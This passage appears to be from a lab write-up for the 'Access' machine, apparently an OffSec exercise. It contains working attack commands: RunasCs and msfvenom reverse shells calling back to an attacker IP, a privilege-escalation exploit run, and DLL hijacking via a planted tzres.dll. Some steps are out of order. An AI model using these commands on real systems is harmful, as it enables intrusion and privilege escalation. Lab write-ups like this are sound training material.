- **Account:** `svc_mssql`
- Password: `trustno1`
- **Domain:** `access.offsec`
- **Target SPN:** `MSSQLSvc/DC.access.offsec`

Once you crack this hash using Hashcat, you will recover the plaintext password for the `svc_mssql` service account, giving you valid domain credentials to continue your lateral movement or access the database services!

!1146

c. LOCAL PRIVILEGE ESCALATION — 6. RunasCs

RunasCs is an utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.

More info: https://github.com/antonioCoco/RunasCs/blob/master/README.md.

Uploading and Compiling

Steps:

1. Download to your ATTACKING MACHINE, the *RunasCs.cs* file from Github.
2. Using the same method as earlier 2, upload the file.
3. On the shell you already have run the following: `shell RunasCs.exe svc_mssql trustno1 "cmd /c whoami /all"`
4. Compile the file: `shell C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -target:exe -optimize -out:RunasCs.exe RunasCs.cs`
5. Test the utilityi. `shell RunasCs.exe svc_mssql trustno1 "cmd /c whoami /all"`

```
USER INFORMATION
----------------

User Name        SID
================ =============================================
access\svc_mssql S-1-5-21-537427935-490066102-1511301751-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Group used for deny only
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks     Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

Getting a revershell

1. On the ATTACKING MACHINE open a netcat listener. `shell nc -lnvp 4444`
2. On the shell run:

```
RunasCs.exe svc_mssql trustno1 cmd.exe -r <ATTACKING MACHINE IP>:4444
```

Now, you have a shell.

If you look at the *svc_mssql* 's privileges you can see *SeManageVolumePrivilege Perform volume maintenance tasks Disabled* is disabled.

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks     Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

!1000

You are currently at the **Reverse Shell & Privilege Enumeration** stage, where the netcat listener is active, the reverse shell via `RunasCs.exe` has been established, and you are inspecting the account privileges (specifically checking `SeManageVolumePrivilege` for `svc_mssql`).

c. LOCAL PRIVILEGE ESCALATION — 7. SeManageVolumePrivilege

`SeManageVolumePrivilege` is a built-in Windows user right (traditionally assigned to Administrators and sometimes Backup Operators) that permits a user to perform volume maintenance tasks, such as disk defragmentation or managing volume mount points.

When this privilege is misconfigured or assigned to lower-privileged accounts, it can become a vector for **Local Privilege Escalation (LPE)**.

How Abuse / Exploitation Works

Security researchers have identified methods where users holding `SeManageVolumePrivilege` can manipulate volume handles to read or write files they normally shouldn't access.

1. **Raw Volume Access:** The privilege allows opening handles to storage volumes with specific access rights. An attacker can leverage this to read or write directly to the raw file system or volume structures, bypassing standard Windows discretionary access control lists (DACLs).
2. **File Manipulation / Symlinks:** By combining volume management capabilities with object manager symbolic links or hard links, tools can sometimes trick the system into reading or writing sensitive files (such as the `SAM` and `SYSTEM` registry hives, or placing a malicious binary in a protected system directory).
3. **Common Tooling:** Public exploit proofs-of-concept (such as `SeManageVolumeExploit` scripts found on GitHub) typically automate the process of leveraging this privilege to extract sensitive credentials or escalate privileges to `NT AUTHORITY\SYSTEM`.

Impact

- **Arbitrary File Read/Write:** Ability to read sensitive system files or overwrite critical binaries.
- **Privilege Escalation:** Can allow a standard or low-privileged user to elevate their access to Administrator or SYSTEM level.

Getting the SeManageVolumeExploit.exe

1. You can get the file on Github https://github.com/jasondmacleod/offsec-toolkit clone the repository on your Kali machine and follow the instructions.
2. Using the same method as earlier 2, upload the file.

3. On the shell you got with RunasCs run the file: `shell C:\xampp\htdocs\uploads>SeManageVolumeExploit.exe`

!461

It means the program successfully executed the `FSCTL_SD_GLOBAL_CHANGE` control code against the volume handle (`C:`), and the NTFS file system driver processed a global security descriptor modification across **917 security entries**.

Here is a breakdown of what actually happened under the hood:

1. What the Exploit Attempted

In the source code, two Security Identifiers (SIDs) were hardcoded:

- `wszOldSid`: `S-1-5-32-544` (The local **Administrators** group)
- `wszNewSid`: `S-1-5-32-545` (The local **Users** group)

The program leveraged `SeManageVolumePrivilege` to open the `C:` drive volume and issued an NTFS filesystem control command instructing the driver to scan the volume's security descriptor database and replace every instance of the Administrators SID (`S-1-5-32-544`) with the standard Users SID (`S-1-5-32-545`).

2. What "Entries changed: 917" Means

- **917**: This is the count of distinct security descriptors or files/directories on the `C:` drive whose access control entries (ACEs) were successfully modified by the kernel in response to the global change request.
- Because the command essentially stripped out the Administrators group's explicit permissions and replaced them with standard Users permissions across hundreds of objects, it fundamentally alters the security posture of those files.

3. What Happens Next (The Security Implication)

While this specific proof-of-concept flips SIDs (often used by researchers to demonstrate how volume maintenance privileges can manipulate file system metadata at scale), variants of this technique can be used for:

- **Access Restructuring:** Stripping high-privilege access or mapping ownership/permissions to unexpected security contexts.
- **Privilege Escalation Chains:** Attackers often use similar volume-level manipulations to modify permissions on protected system files, placing malicious binaries or modifying service permissions to escalate from an administrative/service context to full system control.

c. LOCAL PRIVILEGE ESCALATION — 8. DLL Hijacking

- **DLL Hijacking / Phantom DLLs:**
  - **The Concept:** Placing a malicious DLL with a standard system name into a privileged application's search path or overwriting an existing DLL if permissions permit.
  - **The Trigger:** When a privileged service or application starts, it loads the malicious DLL into its process space, executing arbitrary code.

tzres.dll

C:\Windows\System32\wbem\tzres.dll (systeminfo, NetworkService)

`tzres.dll` (Time Zones Resource DLL) is a legitimate, native system file included in Microsoft Windows, typically located in `C:\Windows\System32`.

Key Characteristics:

- **Purpose:** It is a resource-only DLL that does not contain executable code or exported functions meant to be called as regular code. Instead, it stores localized string and data resources for **time zones** (such as display names, standard/daylight saving time names, and offset descriptions used by the Windows clock and localization APIs).
- **Security Context:** Because it is purely a data/resource container, it is frequently loaded dynamically by Windows components and APIs that need to display time zone information to the user in their local language.

Why it might appear in security discussions:

In some advanced vulnerability research or persistence contexts, resource DLLs like `tzres.dll` or similarly named files are occasionally referenced in discussions around **DLL hijacking** or side-loading techniques. Attackers look for applications that attempt to load a DLL dynamically without specifying an absolute path, hoping the application will inadvertently load a malicious file placed in a local working directory instead of the genuine system file. However, `tzres.dll` itself is a standard, benign part of the Windows operating system.

Payload

1. To escalate privileges using **DLL Injection**, we first need to create a malicious **DLL** that executes a payload when loaded by the target process.****

   `shell msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ATTACKING MACHINE IP> LPORT=443 -f dll -o tzres.dll`

2. Open a python web server on your ATTACKING MACHINE.

   `shell python3 -m http.server 80`

3. On the shell you got with RunasCs run :

   `shell powershell`

   `powershell PS C:\Windows\system32\wbem> Invoke-WebRequest -Uri "http://192.168.45.188/tzres.dll" -OutFile "tzres.dll"`

4. Open a netcat listenr on your ATTACKING MACHINE.

   `shell nc -lnvp 443`

5. On the powershell run.

   `powershell systeminfo`

6. On the netcat listener you'll get another shell.

```
listening on [any] 443 ...
connect to [192.168.45.188] from (UNKNOWN) [192.168.221.187] 58760
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.
```

1. Look at the user.

   `shell whoami`

```
nt authority\network service
```

c. LOCAL PRIVILEGE ESCALATION — 9. Flags

Get the flag

On the last reverse shell run the following commands to get the flags.

Admin flag

1. Go to *C:\Users\Administrator\Desktop*.
2. Get the *proof.txt* file.

User flag

1. Go to *C:\Users\svc_mssql\Desktop*.
2. Get the *local.txt* file.